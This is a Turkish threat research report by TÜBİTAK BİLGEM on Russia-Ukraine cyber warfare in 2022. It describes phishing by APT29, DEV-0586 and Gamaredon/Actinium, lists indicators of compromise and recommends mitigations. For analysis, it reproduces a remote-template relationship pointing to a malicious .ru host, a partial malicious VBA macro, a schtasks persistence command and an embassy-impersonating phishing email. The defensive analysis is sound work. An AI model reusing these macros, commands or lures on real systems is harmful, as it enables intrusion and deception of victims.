RUSYA-UKRAYNA SİBER SAVAŞ TEHDİT ARAŞTIRMA RAPORU

MART 2022

TÜBİTAK BİLGEM
BİLİŞİM VE BİLGİ GÜVENLİĞI İLERİ TEKNOLOJİLER ARAŞTIRMA MERKEZİ

SİBER GÜVENLİK ENSTİTÜSÜ

P.K.74 , 41470 GEBZE , KOCAELİ
TEL: (0262) 648 10 00, FAKS: (0262) 648 11 00
www.bilgem.tubitak.gov.tr

İçindekiler

Yönetici Özeti

Bilgisayarların hayatın içerisinde yaygın olarak yer alması ve günlük yaşantımızdaki birçok faaliyetin bilgi sistemleri üzerinden yapılmasıyla beraber bu sistemlerin güvenliği de önem kazanmıştır. Sayısal ortamda gerçekleştirilen güvenlik ihlallerinin artması bu konudaki ilgiyi artırmış, çeşitli önlemler alınmasına ve savunma mekanizmaları geliştirilmesine yol açmıştır. Sayısal ortamda sadece bireysel ihlaller yapılmamaktadır, organize suç işleme, saldırı gerçekleştirme olayları da gözlemlenmektedir.

Ukrayna-Rusya savaşı resmi olarak 24 Şubat 2022 tarihinde başlamıştır. Siber uzayda yaşanan hareketlilik savaşın başlangıcında başlamış, günümüzde de devam etmektedir. Siber savaş, bir devletin, başka bir devletin bilgisayar sistemlerine veya ağlarına hasar vermek ya da kesinti yaratmak üzere gerçekleştirilen sızma faaliyetleri olarak tanımlanmaktadır. Siber savaş olması halinde ülkenin kritik altyapılarından bir ya da birkaç tanesine zarar gelebilir. Ukrayna-Rusya savaşının siber boyutu ele alındığında aşağıdaki istatistiki bilgiler mevcuttur:

1. Rusya'ya yapılan Dağıtık Hizmet Dışı Bırakma (DDoS) saldırısında yaklaşık 17 bin adet IP adresi tespit edilmiştir.
2. Yaklaşık 70 adet hükümet websitesi siber saldırıya uğramıştır.
3. Ukrayna'yı destekleyen ve ilgili Telegram kanalına abone olan hacker sayısı 265 bini geçmiştir.
4. 60'dan fazla hacker grubu global çapta bu savaşta rol oynamıştır.
5. Savaş süresince 50'den fazla CVE (Common Vulnerabilities and Exposures [Ortak Güvenlik Zafiyetleri ve Etkilenmeler]) kullanılmıştır.

TÜBİTAK BİLGEM Siber Güvenlik Enstitüsü tarafından hazırlanan tehdit araştırma raporu kurum, kuruluş ve organizasyonlar için bilgilendirme niteliğinde olup bahsi geçen tehditlerin oluşturacağı riskleri azaltmayı hedeflemektedir. Rapor, tehdit senaryoları ile birleşik saldırıları açıklamanın yanısıra yeni zararlı yazılımlar için araştırma sonuçlarını da sunmaktadır. Raporun sonunda alınması gereken önlemler aşağıda listelenen konu başlıkları çerçevesinde detaylandırılmış olup, bu önlemlerin kurumlar tarafından dikkate alınıp uygulanması önem arz etmektedir:

1. Makro komut dosyalarının devre dışı bırakılması
2. Spam filtreleme
3. Oltalama saldırılarına karşı olarak çalışanlara eğitim verilmesi
4. Reklam bloklama
5. Olay müdahalesi planı
6. Yama yönetimi
7. Güvenlik duvarları
8. Saldırı tespit veya önleme sistemleri (IDS/IPS)
9. Endpoint detection and response (EDR)
10. Parola politikaları
11. Çalıştırma önleme (Execution Prevention)
12. Antivirus/Antimalware
13. Kod imzalama
14. Programların gereksiz özelliklerinin devre dışı bırakılması veya kaldırılması
15. Yetkili hesap yönetimi
16. Boot bütünlüğü
17. Uç noktada davranış önleme
18. Ağ sızma önleme
19. Veri yedekleme
20. Kullanıcı hesap yönetimi
21. Kayıt defteri izinlerinin sınırlanması
22. Denetim
23. İşletim sistemi konfigürasyonu
24. Dosya ve dizin izinlerininin kısıtlanması
25. Monlisti devre dışı bırakılması
26. Kaynak IP doğrulaması yapılarak spoof'lanmış paketlerin ağı terketmesi engellenmesi
27. UDP flood

1 Giriş

Bilgisayarların hayatın içerisinde yaygın olarak yer alması ve günlük yaşantımızdaki birçok faaliyetin bilgi sistemleri üzerinden yapılmasıyla beraber bu sistemlerin güvenliği de önem kazanmıştır. Sayısal ortamda gerçekleştirilen güvenlik ihlallerinin artması bu konudaki ilgiyi artırmış, çeşitli önlemler alınmasına ve savunma mekanizmaları geliştirilmesine yol açmıştır. Sayısal ortamda gerçekleştirilen güvenlik ihlalleri sayısal ortam saldırısı olarak adlandırılmaktadır. Sayısal ortam saldırılarının farklı amaçları ve farklı sonuçları olabilir. Sayısal ortam saldırılarının motivasyonu, hedefleri ve uygulama yöntemleri Tablo 1'de gösterilmiştir.

	MOTİVASYON	HEDEF	YÖNTEM
Siber Terör	Politik değişiklikler	Masum kullanıcılar	Bilgisayar-tabanlı şiddet ve yıkım
Hactivism[1]	Politik değişiklikler	Karar vericiler	Saldırı
Cracking[1]	Ego, Kişisel düşmanlık	Şahıslar, Firmalar, Devletler	Saldırı, Açıklık kullanımı (Alenen yapılabilmektedir)
Siber Suç	Ekonomik fayda	Şahıslar, Firmalar	Sahtekarlık, ID çalma, Şantaj, Saldırı, Açıklık kullanımı
Siber Casusluk	Ekonomik fayda	Şahıslar, Firmalar, Devletler	Saldırı, Açıklık kullanımı (Nadiren alenen yapılmaktadır)
Devletler seviyesinde bilgi savaşları (Sayısal Ortamda Savaş)	Politik veya askeri fayda	Altyapı, askeri bileşenler	Saldırı, Açıklık kullanımı, Fiziksel saldırılar

Tablo 1: Sayısal ortam saldırılarının türleri, hedefleri ve yöntemleri [1]

Sayısal ortamda sadece bireysel ihlaller yapılmamaktadır, organize suç işleme, saldırı gerçekleştirme olayları da gözlemlenmektedir. Bu suçlardan en organize şekilde gerçekleştirileni olan sayısal ortamda savaş, ilk olarak 27 Nisan – 18 Mayıs 2007 tarihleri arasında Rus saldırganlar tarafından Estonya'ya karşı gerçekleştirilmiştir. Ağustos 2008'de Güney Osetya'da Gürcistan ve Rusya arasındaki askeri çatışmalarla beraber Rus saldırganların Gürcistan bilgi sistemlerine karşı gerçekleştirdikleri saldırılar sayısal ortamda savaşın bir diğer örneğidir. Sayısal ortamda savaşın tanımını yapacak olursak, genel olarak ekonomik, politik, askeri veya psikolojik amaçlar için hedef seçilen ülkeye yönelik bilgi ve iletişim sistemleri üzerinden gerçekleştirilen organize saldırılar bütünüdür. Saldırganların teknik gücü ve motivasyonuna bağlı olarak sayısal ortamdaki savaşlar farklı amaçlara hizmet edebilir. Bilginin ele geçirilmesi, değiştirilmesi veya bilgiye erişimin engellenmesi amaç olarak seçilmiş olabilir. Bu amaçlara hizmet etmek için web sayfalarının ele geçirilmesi, hizmet dışı bırakma (DoS) saldırıları, internet üzerinden karşı propaganda, gizlilik dereceli bilgilerin ele geçirilmesi, dağıtık hizmet dışı bırakma (DDoS) saldırıları, kritik sistemlere yönelik saldırılar (enerji altyapısı, iletişim altyapısı, kamu hizmetleri, askeri sistemler vb.) etkisi azdan çoğa doğru sıralanmış sayısal ortamdaki saldırı tiplerine örnek olarak verilebilir.

Ukrayna-Rusya savaşı resmi olarak 24 Şubat 2022 tarihinde başlamıştır. Siber uzayda yaşanan hareketlilik savaşın başlangıcında başlamış, günümüzde de devam etmektedir. Siber savaş, bir devletin, başka bir devletin bilgisayar sistemlerine veya ağlarına hasar vermek ya da kesinti yaratmak üzere gerçekleştirilen sızma faaliyetleri olarak tanımlanmaktadır. Siber savaş olması halinde:

- Nükleer tesislerde, petrol ve doğalgaz hatlarında sorun çıkabilir.
- Hava kontrol sisteminin kaybedilmesi sonucu uçaklar havada çarpışabilir. Uydu sistemlerinin ele geçirilmesi uyduların düşmesine ya da yörüngeden çıkmasına sebep olabilir.
- Elektronik bankacılık durursa bankalardan ve ATM'lerden para çekilemez.
- Metro, tren hatları ve trafik ışıklarının arızalanması büyük kazalara yol açabilir.
- Elektrik dağıtım şebekesine yapılan olası bir saldırı durumunda elektrikle çalışan hiçbir alet kullanılamaz.

Kısacası ülkenin kritik altyapılarından bir ya da birkaç tanesine zarar gelebilir.


Fiziksel savaşın öncesinde başlayan siber uzaydaki hareketlilik siber savaş devam ederek hacker grupları

[1] Bu kelime için uygun bir Türkçe karşılık bulunamadığı için İngilizce olan orijinal halleriyle belirtilmişlerdir.

arasında gerilime neden olmuştur. Çatışma süreci yeni zararlı yazılımları ortaya çıkarmış olup birleşik saldırıları beraberinde getirmiştir. Siber uzayda gerçekleşen bu savaş sadece taraf için değil, dünyadaki birçok kuruluş için tehdit haline gelmiştir. TÜBİTAK BİLGEM Siber Güvenlik Enstitüsü tarafından hazırlanan tehdit araştırma raporu kurum, kuruluş ve organizasyonlar için bilgilendirme niteliğinde olup bahsi geçen tehditlerin oluşturacağı riskleri azaltmayı hedeflemektedir. Rapor, tehdit senaryoları ile birleşik saldırıları açıklamanın yanısıra yeni zararlı yazılımlar için araştırma sonuçlarını da sunmaktadır. Ayrıca IOC tabloları, YARA kuralları ve diğer tedbirler alınabilecek önlemlere işaret etmektedir.

2 Tehdit Aktörlerinin Kullandıkları Saldırı Senaryoları

Rusya kaynaklı başta APT29, DEV-0586 ve Gamaredon (Actinium) olmak üzere çeşitli APT grupları Covid-19 salgınını kullanarak hedefledikleri ülke ve kurumlara yönelik oltalama saldırılarında bulunmaktadırlar. Phishing (oltalama) kötü amaçlar doğrultusunda bazı kurum ve kuruluşların, güvenli gibi görünerek kullanıcıların kredi kartı, kimlik bilgileri gibi hayati önem taşıyan kişisel verilerinin çalınmasını amaçlamaktadır. İnsan faktörünü sömüren bu siber saldırı tipi aynı zamanda sosyal mühendislik saldırısı olarak da adlandırılır. Hedefli oltalama saldırılarında, saldırganlar kurbanlar üzerinde araştırma yaparak hedefe yönelik "yem" hazırlığı yapmaktadırlar. Bu tarz saldırılarda genellikle farklı bir kişi veya kurumun kimliğine bürünen saldırganlarlar gönderdikleri mesaj, mail veya bildirimleri güvenilir bir kaynaktan gelmiş gibi göstererek kullanıcının zararlı içeriği çalıştırma ihtimalini arttırmaktadır. Şekil 1' de örnek sosyal mühendislik e-posta saldırısı gösterilmiştir.


De: Embassy of the Republic of Turkey <mindari@cnss.tn>
Enviada: 17 de fevereiro de 2022 10:39
Assunto: Embassy closure due to COVID-19

Important information.
Due to the deterioration of the epideniological situation, as well as due the increase in the number of sick of the Omicron COVID-19 embassy staff, the Embassy of the Republic of Turkey is being t

Please check the list of sick employees to identify the possibility of contact with them.


All detailed information about the sick, as well as about the new mode of operation of the embassy in the attachment.

--
Please confirm receipt of the email with a return response

Best regards,
Embassy of the Republic of Turkey
Necmettin Sadak
email: necmettin.sadak@mfa.gov.tr


Şekil 1 APT29 Tarafından Türk Konsolosluğunun Adı Kullanılarak Atılan Oltalama Mail Örneği

Mesajın içeriği saldırı gruplarının kullandıkları teknik ve yöntemlere göre değişse de, aslında birbirleriyle benzer olarak çoğu hedef sistem üzerinde komut çalıştırma veya işlemler yapmayı amaçlamaktadır.
Gamaredon grubunun en çok kullandığı erişim yöntemlerinden birisi, uzak şablonlar kullanan kötü amaçlı makro eklerini hedef odaklı oltalama e-postalarında kullanmaktır. Bir belgenin kötü amaçlı kodu, makroları içeren uzak bir belge şablonunu yüklemesine neden olmaktadır. Uzak şablon enjeksiyonu (remote template injection) kullanılması, kötü amaçlı içeriğin yalnızca gerektiğinde (örneğin, kullanıcı belgeyi açtığında) yüklenmesini sağlar. Bu, saldırganların, ekleri kötü amaçlı içerik için tarayan sistemler tarafından statik algılamalardan kaçınmasına yardımcı olmaktadır. Kötü amaçlı makronun uzakta saklanması, bir saldırganın kötü amaçlı bileşenin ne zaman ve nasıl teslim edildiğini kontrol etmesine olanak tanmakta ve otomatik sistemlerin kötü amaçlı bileşeni almasını ve analiz etmesini engelleyerek algılamadan kaçınmaktadır.




Şekil 2 Actinium Grubunun Kullandığı Sahte Covid Mail Örneği [23]

APT29 grubu bir saldırısında "Covid.iso" dosyasının içeriğine javascript kodu gömerek içerisinde zararlı dosyayı çözmeyi amaçlar. Bu grubun kullandığı tekniklerde genellikle ".lnk" ve ".html" uzantılı dosyaları kullandığı tespit edilmiştir. Disk görüntü dosyası, Cobalt Strike Beacon'ı virüslü sisteme yükleyen bir PowerShell kodu parçasını çalıştırmak için "mshta.exe" kullanılarak yürütülen bir HTML dosyası içerebilmektedir. Mshta, Windows'ta hali hazırda var olan ve çeşitli şekillerde kod yürütebilen imzalı, yerel bir Microsoft aracıdır. Kod yürütmek için genellikle uzak bir sistemde yazılmış ".hta" uzantılı zararlı komut parçasını kullanmaktadır.



Şekil 3 APT 29 Grubunun Kullandığı Zararlı Covid Dosyası

APT29 grubunun aksine DEV-0586 grubu Ukrayna'yı hedefleyen saldırılarında HermeticWiper zararlı yazılımını kurban makineye indirtmek için ".rar" şeklinde sıkıştırılmış arşiv göndermeyi tercih etmektedir. Rar içerisine gömülmüş zararlı "macro" barındıran bir Word klasörü aracılığıyla VBScript çalıştırmayı tercih etmektedir.



Şekil 4 HermeticWiper Saldırı Şeması [13]

Word belgesi çalıştırıldıktan sonra zararlı, uzak konumdan makro tabanlı bir şablon indirir. Word içerisine direkt olarak macro payload gömülmesi de aynı işlemi yapacaktır ancak güvenlik politikaları ve antivirüsler tarafından algılanması daha zor olduğu için böyle bir çözüm geliştirilmiştir.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate
" Target="hxxp://surname192.temp.swtest[.]ru/prapor/su/derg.gif"
TargetMode="External"/></Relationships>
```

Şekil 5 Makro İndirilen Uzak Sunucu [24]

Güncel makro tabanlı saldırılar kullanıcı etkileşimi gerektirmeyecek şekilde çalışmaktadır. Uzak sisteme bağlanan Word dosyası macro eklentisini çalıştırarak kurban sistemde komut çalıştırmasını sağlayabilir. Güncel yapılan saldırılarda ".gif" uzantılı dosyalar kullanılarak saldırılar düzenlenmektedir. Geçtiğimiz senelerde APT29 grubunun, ".dot" uzantılı, içerisine VBScript gömülmüş zararlı yazılımları kullandığı tespit edilmiştir.

```
----------------------
Private Sub Document_Close()
On Error Resume Next
Dim FlXJDwp
Set FlXJDwp = CreateObject("WScript.Shell")
Set JeZuMLL = CreateObject("Scripting.FileSystemObject")
GkbRKFw = Environ("USERPROFILE") + "\PrintSoftware"
If Not JeZuMLL.FolderExists(GkbRKFw) Then JeZuMLL.CreateFolder (GkbRKFw)
JKvwrJd = Environ("Windir") + "\System32\wscript.exe"
OZvFiXZ = GkbRKFw + "\PrintDriver.exe"
If Not JeZuMLL.FileExists(OZvFiXZ) Then JeZuMLL.CopyFile JKvwrJd, OZvFiXZ, True
JeZuMLL.CopyFile JKvwrJd, OZvFiXZ, True
...
----------------------
```

Şekil 6. Actinium grubu zararlı makro örneği [24]

Günümüzdeki saldırılarda ise bunun varyantları daha da geliştirilmiştir. HermeticWiper zararlı yazılımı bulaştırılan sistemlerde şablonun içindeki makro kodu, çok sayıda gereksiz kod eklenerek karıştırılmaktadır. Bu sadece makro kodunun boyutunu şişirmekle kalmamakta, aynı zamanda kod analizini de engellemektedir. Gerçekleştirdiği ana işlemler, Makro indirmek ve VBScript çalıştırmaktır.

Şekil 7 Zararlı VBScript[13]

Sistemlerde çalıştırılan zararlı dosyalar aracılığıyla fidye veya DDOS gibi kötü amaçlı yazılımların kurban makinelerde çalıştırılması sağlanabilir.
Actinium grubu zararlı dosyaları çalıştırmak ve kalıcılık sağlamak için görev zamanlayıcısını kullanır.

```
"C:\Windows\System32\schtasks.exe" /CREATE /sc minute /mo 13 /tn "deep-worn" /tr "wscript.exe "
C:\Users\Public\\user\deep-worn.tmp" crumb /cupboard //b /cripple //e:VBScript /curse crumb " /F
```

Actinium grubunun ayırt edici saldırı yöntemlerinden birisi olara SFX dosyalarını kullanması örnek verilebilir. VBS script'in, self-extracting (SFX) arşivi kullanarak kurban bilgisayarlara uzaktan erişimi sağlamak için kullandığı çeşitli açık kaynaklı UltraVNC yazılım paketlerini kurduğu tespit edilmiştir. Basit bir Batch komut dosyası yardımıyla VNC kurulumu yapılarak firewall araçlarını atlatmayı hedeflemektedir.

Windows Defender İmzaları

- Trojan:MSIL/QuietSieve.Gen!dha
- TrojanDownloader:VBS/ObfuMerry.A!dha
- TrojanDownloader:VBS/ObfuBerry.A!dha
- TrojanDropper:Win32/PowerPunch.A!dha
- TrojanDropper:Win32/DinoTrain.gen!dha
- TrojanDownloader:VBS/DessertDown.A!dha
- TrojanDownloader:VBS/DessertDown.B!dha
- TrojanDownloader:Win32/DilongTrash!dha
- TrojanDownloader:Win32/PterodoGen.A!dha
- TrojanDownloader:Win32/PterodoGen.B!dha
- TrojanDownloader:Win32/PterodoGen.C!dha

2.1 IOC Bilgileri

Dosya İsimleri	34679.cmd, MSRC4Plugin_for_sc.dsm, QlpxpQpOpDpnpRpC.ini, UltraVNC.ini, YiIbIbIqIZIiIBI2.jpg, kqT5TMTETyTJT4TG.jpg, owxxxGxzxqxxxExw.jpg, rc4.key, Covid.iso, Covid.html, ypagjgfyy.dll
IP Adresleri	92.242.62[.]96 194.67.116[.]67 176.118.165[.]76 95.179.221[.]147 104.238.189[.]186 70.34.198[.]226 194.180.174[.]46 89.108.78[.]82 80.78.241[.]253 212.109.199[.]204 185.46.10[.]143 194.67.109[.]164
Hash Değerleri	ee29eb3980dff9034b1c539a799cedc1428224855e6d515d81da226448b81521 af25a7b21b7f513ec37e7230f96aaebb21e38c4f74e011fc5613fae10a7465d9 de48172aa4a204d8eaa00e8b6e774fcbf1575066eaf41d259fd291a22d4eadce 0a808f836bd3ab7e774e2ba6a71e7e9f3f35b9a88982bc6cc2b7aee5aa5ed3fe

	ea68d8da67ebf9dbe1c3af590768704135f5230a15b9e1114bde51d7e8e9e39f a81a3c6c1a89310d78a7913a6184aee5f093a99eeada09afbca5175c1e30099d adc9077d9807e83e6cdb1976ec9701330e1791f33bcaf9ee2b113b59923627e4 5727af66a2ff9bd5e6884feeaeef249d978ad47a55b0a240ea0f23270f42b895 f211e0eb49990edbb5de2bcf2f573ea6a0b6f3549e772fd16bf7cc214d924824 74cb6c1c644972298471bff286c310e48f6b35c88b5908dbddfa163c85debdee ffb6d57d789d418ff1beb56111cc167276402a0059872236fa4d46bdfe1c0a13 695fabf0d0f0750b3d53de361383038030752d07b5fc8d1ba6eb8b3e1e7964fa d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385 393475dc090afab9a9ddf04738787199813f3974a22c13cb26f43c781e7b632f ed13f0195c0cf8fc9905c89915f5b6f704140b36309c2337be86d87a8f5fef6c 304d63fcd859ea71833cf13b8923f74ebe24abf750de9d01b7849b907f24d33b 1f1650155bfe9a4eb6b69365fc8a791281f866919202d44646e23e7f2f1d3db9 27285cb2b5bebd5730772b66b33568154cd4228c92913c5ef2e1234747027aa5 3225058afbdf79b87d39a3be884291d7ba4ed6ec93d1c2010399e11962106d5b 0afce2247ffb53783259b7dc5a0afe04d918767c991db2da906277898fd80be5 e4d309735f5326a193844772fc65b186fd673436efab7c6fed9eb7e3d01b6f19 f211e0eb49990edbb5de2bcf2f573ea6a0b6f3549e772fd16bf7cc214d924824 6d4b97e74abf499fa983b73a1e6957eadb2ec6a83e206fff1ab863448e4262c6 eb1724d14397de8f9dca4720dada0195ebb99d72427703cabcb47b174a3bfea2 e4d309735f5326a193844772fc65b186fd673436efab7c6fed9eb7e3d01b6f19 b92dcbacbaaf0a05c805d31762cd4e45c912ba940c57b982939d79731cf97217 b3d68268bd4bb14b6d412cef2b12ae4f2a385c36600676c1a9988cf1e9256877 a6867e9086a8f713a962238204a3266185de2cc3c662fba8d79f0e9b22ce8dd6 a01e12988448a5b26d1d1adecc2dda539b5842f6a7044f8803a52c8bb714cdb0 8a8c1a292eeb404407a9fe90430663a6d17767e49d52107b60bc229c090a0ae9 15099fc6aea1961164954033b397d773ebf4b3ef7a5567feb064329be6236a01 137bfe2977b719d92b87699d93c0f140d659e990b482bbc5301085003c2bd58c 0e5b4e578788760701630a810d1920d510015367bf90c1eab4373d0c48a921d9 0afce2247ffb53783259b7dc5a0afe04d918767c991db2da906277898fd80be5 bf90d5db47e6ba3a1840976b6bb88a8d0dfe97dfe02c9ca31b7be4018816d232 0f9d723c3023a6af3e5522f63f649c7d6a8cb2727ec092e0b38ee76cd1bbf1c4 c05f4c5a6bb940e94782e07cf276fc103a6acca365ba28e7b4db09b5bbc01e58 3cbe7d544ef4c8ff8e5c1e101dbdf5316d0cfbe32658d8b9209f922309162bcf 3bab73a7ba6b84d9c070bb7f71daab5b40fcb6ee0387b67be51e978a47c25439 8ed03b1d544444b42385e79cd17c796fefae71d140b146d0757a3960d8ba3cba 37ea95f7fa8fb51446c18f9f3aa63df3 97fa94e60ccc91dcc6e5ee2848f48415 628799F1F8146038B488C9ED06799B93
URL	rimien[.]ru takak[.]ru maizuko[.]ru iruto[.]ru gloritapa[.]ru gortisir[.]ru gortomalo[.]ru langosta[.]ru malgaloda[.]ru alley81.salts.kolorato[.]ru allied.striman[.]ru allowance.hazari[.]ru allowance.telefar[.]ru ally.midiatr[.]ru allocate54.previously.bilorotka[.]ru alluded6.perfect.b ilorotka[.]ru already67.perfection.zanulor[.]ru already8.perfection.zanulor[.]ru deep-rooted.gloritapa[.]ru deep-sinking.gloritapa[.]ru deepwaterman.gloritapa[.]ru


	deepnesses.gloritapa[.]ru deep-lunged.gloritapa[.]ru deerfood.gortomalo[.]ru deerbrook.gortomalo[.]ru despite.gortisir[.]ru des.gortisir[.]ru desire.gortisir[.]ru

2.2 Tedbir

Alınabilecek Önlemler	[1] Makro komut dosyalarının devre dışı bırakılması [2] Spam filtreleme [3] Oltalama saldırılarına karşı olarak çalışanlara eğitim verilmesi [4] Reklam bloklama [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [21] Kayıt defteri izinlerinin sınırlanması [24] Dosya ve dizin izinlerininin kısıtlanması

